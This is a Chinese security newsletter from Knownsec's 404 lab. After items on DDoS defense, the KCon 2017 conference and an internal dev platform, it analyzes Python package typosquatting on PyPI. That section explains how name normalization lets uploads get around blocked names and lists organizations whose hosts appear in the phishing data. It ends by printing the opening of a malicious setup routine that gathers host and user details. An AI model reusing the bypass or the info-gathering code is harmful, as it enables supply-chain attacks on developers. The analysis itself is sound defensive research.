及早发现系统存在的攻击漏洞，及时安装系统补丁，对重要信息（如系统配置信息）建立和完善备份机制，对一些特权账号（如管理员账号）的密码谨慎设置，通过一系列的举措可以把攻击者的可乘之机降低到最小。计算机紧急响应协调中心发现，几乎每个受到 DDoS 攻击的系统都没有及时打上补丁。统计分析显示，许多攻击者在对企业的攻击中获得很大成功，并不是因为攻击者的工具和技术如何高级，而是因为他们所攻击的基础架构本身就漏洞百出。

8. 系统资源优化

合理优化系统，避免系统资源的浪费，尽可能减少计算机执行少的进程，更改工作模式，删除不必要的中断让机器运行更有效，优化文件位置使数据读写更快，空出更多的系统资源供用户支配，以及减少不必要的系统加载项及自启动项，提高 web 服务器的负载能力。

9. 过滤不必要的服务和端口

就像防贼就要把多余的门窗关好封住一样，为了减少攻击者进入和利用已知漏洞的机会，禁止未用的服务，将开放端口的数量最小化就十分重要。端口过滤模块通过开放或关闭一些端口，允许用户使用或禁止使用部分服务，对数据包进行过滤，分析端口，判断是否为允许数据通信的端口，然后做相应的处理。

10. 限制特定的流量

检查访问来源并做适当的限制，以防止异常、恶意的流量来袭，限制特定的流量，主动保护网站安全。

对抗 DDoS 攻击是一个涉及很多层面的问题，抗 D 需要的不仅仅是一个防御方案，一个设备，而是一个能制动的团队，一个有效的机制。我们都听过一句话——god helps those who help themselves. 天助自助者，因此面对攻击，大家需要具备安全意识，完善自身的安全防护体系才是正解。

随着互联网业务的越发丰富，可以预见 DDoS 攻击还会大幅度增长，攻击手段也会越来越复杂多样。安全是一项长期持续性的工作，需要时刻保持一种警觉，更需要全社会的共同努力。

我是黑客

404 团队出品

洞见未来！ KCon 2017 黑客大会将于 8 月 25-27 日召开

KCon 黑客大会，汇聚黑客的智慧。

KCon，知道创宇出品，追求干货有趣的黑客大会。

KCon 2017——“洞”见未来

时间：8 月 25-27 日

地点：北京 · 中关村时尚产业创新园

KCon 2017 精彩环节如下：

25 日为闭门培训日。

分别为 HelloWorld ｜ ToBeAHacker 培训。

一场入门、一场进阶。

进阶内容为去年 KCon 演讲嘉宾刘凯仁带来的物联网二次利用。

26-27 日为 KCon 正餐——ShowCase[KCon 演讲日]。

KCon 提议征集工作已经顺利完成，最终将精选 16 个顶级黑客议题向外界分享。

RockNight 摇滚之夜将在 26 日晚间举行。

在场外，今年仍安排有 [兵器谱] 展示环节。

以及 KCon 周边展示。

扫描以上二维码进入 KCon 购票页面，内部员工福利票即日开放申请，为保障会议质量，数量有限，先到先得！

Cube：让程序员专注于创造

6 月 5 日，知道创宇的攻城狮、架构狮、鼓励狮们共同见证了一个神奇魔方——Cube 的诞生。Cube 是知道创宇内部开发平台及容器平台的总称，将助力技术人员解决从架构、到研发、到部署的一系列烧脑难题。

发布会上，知道创宇 CTO 杨冀龙回忆起自己当年码程序的苦与泪，引起在座大批技术人员的强烈共鸣。在产品项目开发中，各种问题总让人苦恼伤神：团队与项目快速扩张，开发进度慢，代码质量难保障；相同逻辑的代码到处散落，难复用，难维护；文档少，代码烂，接手后完全不知道上一个人在干嘛；前后端切换困难，交流困难，配合沟通成本高；服务部署流程冗长，测试环境与线上环境难统一……

技术是企业的立命之本，人才是企业成长的源动力，面对这些道阻且长的难题，知道创宇研发团队开启了革新之路，Cube 出世，让程序员专注于创造。

万众期待中，成都研发部总监姚昌林为大家揭秘了

Cube - 开发平台，这是一套简单、灵活的全栈开发解决方案。基于 Hapijs + React，有成熟的应用参照，统一的 JavaScript 技术栈，无缝切换的前后端开发体验，完善的开发工具链，保障了代码可读性、维护性和安全性。

开发平台具有灵活的架构组合，Restful 风格 API 提供松耦合架构，前后端配套运行或独立使用，可快速安装集成业务前后端组件。其采用“约定优于配置”的目录结构，让程序员专注于编写可复用的业务逻辑，统一的插件管理机制，方便快速抽取通用组件。简单命令即可实现项目框架搭建，15 分钟零基础入门，零成本配置项目环境，一系列快速配置让协作开发更简单。

随后，北京研发部高级架构师杨旭为大家介绍了 Cube - 容器平台，这是一套灵活、高效的全工作流解决方案。基于 Jenkins Pipeline 的工作流集成，简单配置即可串联整个开发流程；每次 Commit 触发，保证每次合入质量，第一时间发现引入的问题；每日定时触发，多人工作成果每日集成，在不知不觉中完成整个系统联调；每次 Release 触发，保证每次 release 都能通过自动测试集，确保每次产品发布质量；灵活定义不同层次 CI 执行的测试集范围，确保高效运作。

基于 Kubernetes 和 docker 的容器编排部署，提供业界领先的容器管理功能，应用动态扩容，只需一条简单的命令，即可对应用增加运行副本；应用滚动升级，无缝发布新特性；多版本应用共存，灵活进行 AB 测试。

Cube 的出现将助力各开发团队和运维团队高效合作，灵活地管理从开发到部署的一系列流程，让每个程序员都能全身心投入研发创造，而不是把时间和精力浪费在衔接、交流、配合等冗余又繁杂的事务上。会后讨论、答疑环节，不少产品项目团队当即跃跃欲试，纷纷现场报名表示要将使用 Cube 。

Cube 发布会在大家的欢声笑语中圆满落幕，但 Cube 的魅力正等待每个创宇工程师去发掘。更多精彩可访问 Cube 官网 http://cube.intra.knownsec.com/ 了解。

被忽视的攻击面：Python package 钓鱼

作者：404 安全实验室 Fenix / dawu

一．概述

2017 年 6 月 2 日，paper.seebug.org 收录了一篇 fate0 的 <<Package 钓鱼 >> 文章，该文章讲述了作者在 PyPI 上投放恶意的 Python 包钓鱼的过程。当用户由于种种原因安装这些恶意包时，其主机名、Python 语言版本、安装时间、用户名等信息会被发送到攻击者的服务器上。在钓鱼的后期，作者已经将 Github 上的相关项目中获取相应主机信息改成了提示用户安装恶意的 Python 包。

在收录该文之后，知道创宇 404 安全实验室对该文中所提到的攻击方式进行跟进、整理分析原作者公布的钓鱼数据。值得一提的是，在跟进的过程中，我们发现了新的钓鱼行为。在文 2.3 节有相应的介绍。

相比于传统的钓鱼方式，上传恶意 Python 包，不通过邮件、网页等方式传播，用户很难有相关的防护意识。与此同时，由于 Pypi 源的全球性和 Python 语言的跨平台性，相关的恶意包可以在世界各国的任意操作系统上被执行。由于执行恶意包的多数是互联网从业人员，通过恶意的 Python 包钓鱼也具有一定的定向攻击性，在原作者公布的钓鱼数据中，疑似百度，滴滴，京东等相关互联网公司均有中招。试想通过如此方式进行针对全球的 APT 攻击，将无疑是一场灾难。

本文，就让我们聊一聊这个被隐藏的攻击面——Python package 钓鱼。

二．Python package 钓鱼简析

2.1 Python package 钓鱼方式

Python 有两个著名的包管理工具 easy_install.py 和 pip。这次我们的主角就是 pip 这个包管理工具。在 Python 语言中，需要安装第三方库时，通过命令 pip install package_name 就可以迅速安装。我们将该安装过程中的相关步骤简化如下：

（pip download smb

查找 pypi 源，下载对应的 tar.gz 包

解压 tar.gz 包，运行 setup.py 安装）

可以看到，通过 pip 安装恶意的 smb 包时，最终将运行 setup.py 文件。由于任意 Python 开发者可以将自己的开发包上传至 Pypi 时，所以当上传的包名字被攻击者精心构造时，就可以达到钓鱼的目的。

例如前段时间的 samba 远程命令执行漏洞的 POC 中导入了如下包：

```
from smb.SMBConnection import SMBConnection
from smb import smb_structs
from smb.base import _PendingRequest
from smb.smb2_structs import *
from smb.base import *
```

经过查询，可以知道我们需要安装 pysmb 这个包就可以成功执行该 POC。但是，很多安全研究人员会根据经验直接执行 pip install smb，然而 smb 这个包却是原文作者上传的恶意程序包。所以当我们执行 pip install smb 命令后，主机的相关信息就会发送至攻击者的服务器。

2.2 Pypi 上传限制绕过

原作者 fate0 还注意到一个细节，在平时使用过程中，一般通过命令 pip install –r requirements.txt 来安装整个项目的依赖文件。但是往往会错敲成 pip install requirements.txt。

这就意味着，requirements.txt 也是一个好的恶意程序包名称。原作者据此进行研究，发现了一个上传限制绕过的方法。

在 https://github.com/pypa/pypi-legacy/blob/master/webui.py 中有如下代码段：

```
2432          if name.lower() in ('requirements.txt', 'rrequirements.txt',
2433                  'requirements-txt', 'rrequirements-txt'):
2434              raise Forbidden, "Package name '%s' invalid" % name
2435
```

我们可以看到 PyPI 直接硬编码这些文件名禁止用户上传同名文件。

而当用户利用 pip 安装 Python 包，PyPI 在查询数据库时会对文件名做以下正则处理：

https://github.com/pypa/warehouse/blob/master/warehouse/migrations/versions/3af8d0006ba_normalize_runs_of_characters_to_a_.py

```
28      op.execute(
29          """ CREATE OR REPLACE FUNCTION normalize_pep426_name(text)
30              RETURNS text AS
31              $$
32                  SELECT lower(regexp_replace($1, '(\.|_|-)+', '-', 'ig'))
33              $$
34              LANGUAGE SQL
35              IMMUTABLE
36              RETURNS NULL ON NULL INPUT;
37          """
38      )
39      op.execute("REINDEX INDEX project_name_pep426_normalized")
40
```

这意味着以下方式安装的将会是同一个包：

```
Collecting django-steam
  Downloading django-steam-0.1.tar.gz
Collecting django>=1.9 (from django-steam)
  Downloading Django-1.11.2-py2.py3-none-any.whl (6.9MB)
    35% |                                | 2.4MB 135kB/s eta 0:00:34^C
Operation cancelled by user
➜  ~ pip install django_steam
Collecting django_steam
  Using cached django-steam-0.1.tar.gz
Collecting django>=1.9 (from django_steam)
  Downloading Django-1.11.2-py2.py3-none-any.whl (6.9MB)
    14% |                                | 1.0MB 360kB/s eta 0:00:17^C
Operation cancelled by user
➜  ~ pip install django-_-steam
Collecting django-_-steam
  Using cached django-steam-0.1.tar.gz
Collecting django>=1.9 (from django-_-steam)
  Downloading Django-1.11.2-py2.py3-none-any.whl (6.9MB)
    9% |                                | 675kB 416kB/s eta 0:00:16^C
Operation cancelled by user
➜  ~ pip install django_-_steam
Collecting django_-_steam
```

```
  Using cached django-steam-0.1.tar.gz
Collecting django>=1.9 (from django_-_steam)
  Downloading Django-1.11.2-py2.py3-none-any.whl (6.9MB)
    23% |                                | 1.6MB 2.4MB/s eta 0:00:03^C
Operation cancelled by user
```

基于这点，我们可以绕过 requirements.txt 等一系列包被硬编码而无法上传的限制。


PyPI 官方已对该漏洞做出回应 https://github.com/pypa/pypi-legacy/issues/644

截止发文，官方尚未发布针对该漏洞的补丁。


三．钓鱼数据分析

根据 fate0 公开的钓鱼数据，我们根据 country, language, package, username 这几个关键字来进行数据汇总，得到如下排名：


受影响国家 TOP 10：




Python 版本分布排名：




恶意包命中排名：



以 root 权限安装的恶意包排名



主机用户排名:



由上述数据可以看到,美国、中国、印度等国家纷纷中招,美国受到的影响最为严重,其次是中国及印度等国家,这也从一定程度上,反映了各个国家的互联网发展水平。

从 Python 的版本分布上我们可以看到绝大多数用户都在使用 2.7、3.5、3.6 等版本,具体的来说,python2 占比 48%,python3 占比 52%。这也从侧面反映出,python3 已经开始逐渐普及。

恶意包命中率最高的为opencv、tkinter等流行的软件,可见很多用户在安装软件包之前,没有养成检查的良好习惯,最终被钓鱼。

同时绝大多数用户是以最高权限 root 直接运行安装命令,一旦遭受钓鱼攻击,用户隐私和服务器安全将无法保障。

对这批数据的 hostname 字段进行深入分析,我们发现此次钓鱼事件中,以下公司企业、学校、政府可能受到影响。(理论上 hostname 可修改,以下结果仅供参考)

公司、企业、组织等:

域名 公司

algolux.com algolux

amazon.com 亚马逊公司

asurion.com Asurion 公司

altair.com Altair 公司

amd.com 美国超微半导体公司

baidu.com 百度

baxter.com 百特

bbva.com 西班牙毕尔巴鄂比斯开银行

bcbsnc.com

bigworldtech.com BigWorld 公司

bluehost.com

bose.com

cantemo.com

cisco.com 思科公司

cloudquadrant.com

contextis-testing.com context

deepera.com 云数科技

diditaxi.com 滴滴打车

djangoviet.com djangoviet

ea.com 美国艺电公司

ematome.com

enfuegolv.com enfuego

example.com

expertcity.com 美国思杰公司(citrix)

fitbit.com fitbit

frontier.com frontier 公司

gaminginnovationgroup.com Gaming Innovation Group

gestiondeservidor.com

google.com 谷歌

googlers.com

hackerearth.com HackerEarth 公司

here.com HERE Technologies

hgst.com Hitachi Global Storage Technologies

hugeinc.com HUGE

hundter.com

ibm.com 国际商业机器有限公司

ies-holding.com

ifnlab.com

inmotionhosting.com InMotionHosting

intel.com 英特尔(集成电子公司)

jd.com 京东

jiffe.com

linode.com Linode

lmig.com

lowes.com Lowe's

midasplayer.com

nim.com

ocado.com Ocado
ospreyreach.com
pcpcomunicaciones.com
proofpoint.com Proofpoint
pwcinternal.com
quadmetrics.com QuadMetrics
rcn.com RCN
redhat.com redhat（红帽公司）
rhcloud.com OpenShift(红帽 OpenShift)
rr.com Spectrum
salesforce.com Salesforce
screweb.com
seanho.com Sean Ho
sigmaukraine.com SIGMA
sina.com 新浪
sourcefire.com
stealthyhosting.com STEALTHYHOSTING
stxbr.com
tokiwinter.com
tt3.com TOMTOM
uhc.com UnitedHealthcare
uth.com
velo3d.com velo3d 股份有限公司
veritas.com Veritas
virtualxistenz.com
wal-mart.com Walmart(沃尔玛百货有限公司)
webfaction.com WEBFACTION
weblakes.com Lakes Environmental
weibo.com 北京微梦创科网络技术有限公司
wenkids.com
xiilab.com Xiilab
agec-sa.org
china-vo.org
ganita.org
ganita.org
hpc.org
marway.org
nectar.org.au
syngentaicl.org
athiemann.net
attlocal.net
beyondhosting.net BEYOND HOSTING citrite.net
cloud256.net
comcast.net
ddos-blocker.net
digital-tradecraft.net
emulab.net
hot-grbg.net
hpicorp.net
ip-soft.net IP SOFT
lingyongqian.net
mshome.net
nease.net
nocix.net
olacabs.net
olamoney.net
ovh.net
proweb.net proweb（英国）有限公司
qihoo.net 奇虎 360 公司
sbcglobal.net
secureserver.net
sunnymead.net
umich.net
vivedigital.net

学校

princeton.edu	普林斯顿大学
ucsb.edu	圣塔巴巴拉分校
cornell.edu	康奈尔大学
ucdavis.edu	加利福尼亚大学
oregonstate.edu	俄勒冈州立大学
emory.edu	埃默里大学
iu.edu	印第安那大学
nd.edu	圣母大学
unt.edu	北得克萨斯大学
msstate.edu	密西西比州立大学
nctu.edu.tw	台湾省国立交通大学
jhu.edu	约翰霍普金斯大学
depaul.edu	德保罗大学
umd.edu	马里兰大学
mst.edu	密苏里科技大学
drexel.edu	卓克索大学
ucsf.edu	加州大学旧金山分校
upenn.edu	宾夕法尼亚大学
upf.edu	庞培法布拉大学
mit.edu	麻省理工学院
uta.edu	德州大学阿灵顿分校
uq.edu.au	昆士兰大学
newcastle.edu.au	纽卡斯尔大学
ucla.edu	加利福尼亚大学
sdsc.edu	加州大学圣地亚哥分校
usf.edu	南佛罗里达州大学
umich.edu	密歇根大学
sydney.edu.au	澳大利亚悉尼大学
fsu.edu	佛罗里达州立大学
buffalo.edu	纽约州立大学布法罗分校
rpi.edu	伦斯勒理工大学
ku.edu	勘萨斯大学
utah.edu	犹他大学
stanford.edu	斯坦福大学
nus.edu.sg	新加坡国立大学
psu.edu	宾州州立大学
rit.edu	罗彻斯特理工学院
ifc.edu.br	
ncsu.edu	北卡罗莱纳州立大学
ucsd.edu	加州大学圣地亚哥分校
upc.edu	加泰罗尼亚理工大学
washington.edu	华盛顿大学
colorado.edu	科罗拉多大学

政府单位


bjseis.gov.cn	北京地震信息网
llnl.gov	劳伦斯利弗莫尔国家实验室 (美国)
mg.gov.br	米纳斯吉拉斯州官网
nasa.gov	美国航空航天局
nist.gov	美国国家标准技术研究所
sns.gov	

受影响的中国公司


baidu.com	百度
deepera.com	云数科技
diditaxi.com	滴滴打车
jd.com	京东
sina.com	新浪
weibo.com	北京微梦创科网络技术有限公司
qihoo.net	奇虎 360

根据 hostname 字段和 username 字段的信息对操作系统进行粗略估计，我们发现中招的系统包括：Linux、Mac、Windows、RaspberryPi 等，其中以 Mac、Linux 居多。显然，Python 的跨平台性决定了这种钓鱼攻击也是跨平台的。

可识别的系统分布如下



我们还发现以下 IP 多次中招




经过进一步分析，我们发现部分重复中招 IP 的 hostname 都相同且均符合 docker hostname 特征，同时操作权限

均为 root，我们怀疑这可能是安全研究人员在借助 docker 环境对钓鱼后续行为进行跟踪分析。

四．后续钓鱼事件

在对 python package 钓鱼进行持续跟进时，有人恶意的在 PyPI 上提交了 zoomeye-dev 的 Python 安装包，截图如下：



根据前期的分析，轻车熟路地找到关键恶意代码所在：

```
            return 0
def PiPInstall():
        os_name = platform.system().lower()
        host_name = platform.node()
        user_name  = getpass.getuser()
        headers = {
            'User-Agent'    :   'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36' ,
            'Content-Type'  :   'application/json',
        }
        data = {
            'osname'    :   str(os_name),
            'hostname'  :   str(host_name),
